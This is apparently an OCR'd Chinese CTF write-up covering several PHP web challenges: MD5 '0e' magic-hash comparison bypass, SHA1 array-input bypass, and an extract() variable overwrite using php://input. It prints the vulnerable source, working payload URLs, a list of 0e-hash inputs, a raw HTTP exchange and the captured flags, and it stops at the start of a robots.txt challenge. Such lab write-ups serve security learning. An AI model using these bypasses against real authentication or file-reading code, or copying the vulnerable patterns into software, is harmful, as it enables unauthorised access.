
1、查看解题链接：



md5 collision(NUPT_CTF)

100

http://123.206.87.240:9009/md5.php



please input a

```
<html>
  <head></head>
  <body>please input a</body>
</html>
```


2、此处附上此题的服务器代码：

```php
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
?>
```

题目解析：

> PHP在处理哈希字符串时，会利用 `”!=”` 或 `”==”` 来对哈希值进行比较，它把每一个以 `”0E”` 开头的哈希值都解释为0，所以**如果两个不同的密码经过哈希以后，其哈希值都是以 `”0E”` 开头的，那么PHP将会认为他们相同，都是0**。攻击者可以利用这一漏洞，通过输入一个经过哈希后以”0E”开头的字符串，即会被PHP解释为0，如果数据库中存在这种哈希值以”0E”开头的密码的话，他就可以以这个用户的身份登录进去，尽管并没有真正的密码。

3、所以随意输入md5值为0e开头的的原值即可获得 flag{md5_collision_is_easy}：



123.206.87.240:9009/md5.php?a=s878926199a


flag{md5_collision_is_easy}

附上一些0e开头的md5和原值：

```
s878926199a
0e545993274517709034328855841020
s155964671a
0e342768416822451524974117254469
s214587387a
0e848240448830537924465865611904
s214587387a
0e848240448830537924465865611904
s878926199a
0e545993274517709034328855841020
s1091221200a
0e940624217856561557816327384675
s1885207154a
0e509367213418206700842008763514
```


No.25 Sha1哈希函数缺陷

1、查看题目链接：



```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}
?>
```

2、PHP代码审计发现，只要使 uname 的 sha1 的值与 passwd 的sha1的值相等（但是同时他们两个的值又不能相等）即可获得Flag，我们**可以利用sha1 函数无法处理数组的特性即可**（当对sha1()函数传入数组时会返回null，由此只需要传入两个不同的数组即可成功绕过）：



123.206.87.240:8002/web7/?uname[]=1&id=margin

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}
?>Flag: flag{HACK_45hhs_213sDD}
```

http://123.206.87.240:8002/web7/?uname[]=1&id=margin


☑ Post data □ Referer □ User Agent □ Cookies

passwd[]=2

https://blog.csdn.net/weixin_39190897

No.26 PHP代码审计

1、查看解题链接：




web8

110


txt? ? ? ?

http://123.206.87.240:8002/web8/




```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

2、先根据 题目提示 txt??? 访问 flag.txt，发现其中内容 flags：



```
flags
```

3、`$ac` 是指flag.txt中的内容 flags，`$fn` 指的是 flag.txt 这个文件，故可推导出 Payload：`?ac=flags&fn=flag.txt`，如下图：



123.206.87.240:8002/web8/?ac=flags&fn=flag.txt

```php
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

This is flag: flag{3cfb7a90fc0de31}


4、另外一种方法，想得到flag，要达到下面三个条件：

- 就要让ac的值不为空
- f的值从文件fn中获取
- ac的值要恒等于f的值

故构造Payload：

```
?ac=123&fn=php://input
[POST]123
```

如下图所示：




```
POST /web8/?ac=123&fn=php://input HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: PHPSESSID=eb4n5qt1u47ojcbkssd7hncgct6vn1un
Upgrade-Insecure-Requests: 1
Content-Length: 3

123
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 12:57:43 GMT
Content-Type: text/html
Connection: close
Content-Length: 1402

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />extract</span><span style="color: #007700">(</span><span style="color:
#0000BB">$_GET</span><span style="color: #007700">);<br />if&nbsp;(!empty(</span><span style="color: #0000BB">$ac</span><span
style="color: #007700">))<br />{<br /></span><span style="color: #0000BB">$f&nbsp;</span><span style="color:
#007700">=&nbsp;</span><span style="color: #0000BB">trim</span><span style="color: #007700">(</span><span style="color:
#0000BB">file_get_contents</span><span style="color: #007700">(</span><span style="color: #0000BB">$fn</span><span
style="color: #007700">));<br />if&nbsp;(</span><span style="color: #0000BB">$ac&nbsp;</span><span style="color:
#007700">===&nbsp;</span><span style="color: #0000BB">$f</span><span style="color: #007700">)<br />{<br
/>echo&nbsp;</span><span style="color: #DD0000">"&lt;p&gt;This&nbsp;is&nbsp;flag:"&nbsp;</span><span style="color:
#007700">.</span><span style="color: #DD0000">"&nbsp;</span><span style="color: #0000BB">$flag</span><span style="color:
#DD0000">&lt;/p&gt;"</span><span style="color: #007700">;<br />}<br />else<br />{<br />echo&nbsp;</span><span style="color:
#DD0000">"&lt;p&gt;sorry!&lt;/p&gt;"</span><span style="color: #007700">;<br />}<br />}<br /></span><span style="color:
#0000BB">?&gt;<br /></span>
</span>
</code><p>This is flag: flag{3cfb7a90fc0de31}</p>
```

No.27 robots.txt信息泄露

1、查看题目链接：




细心

130

地址：http://123.206.87.240:8002/web13/

想办法变成admin



Something error:

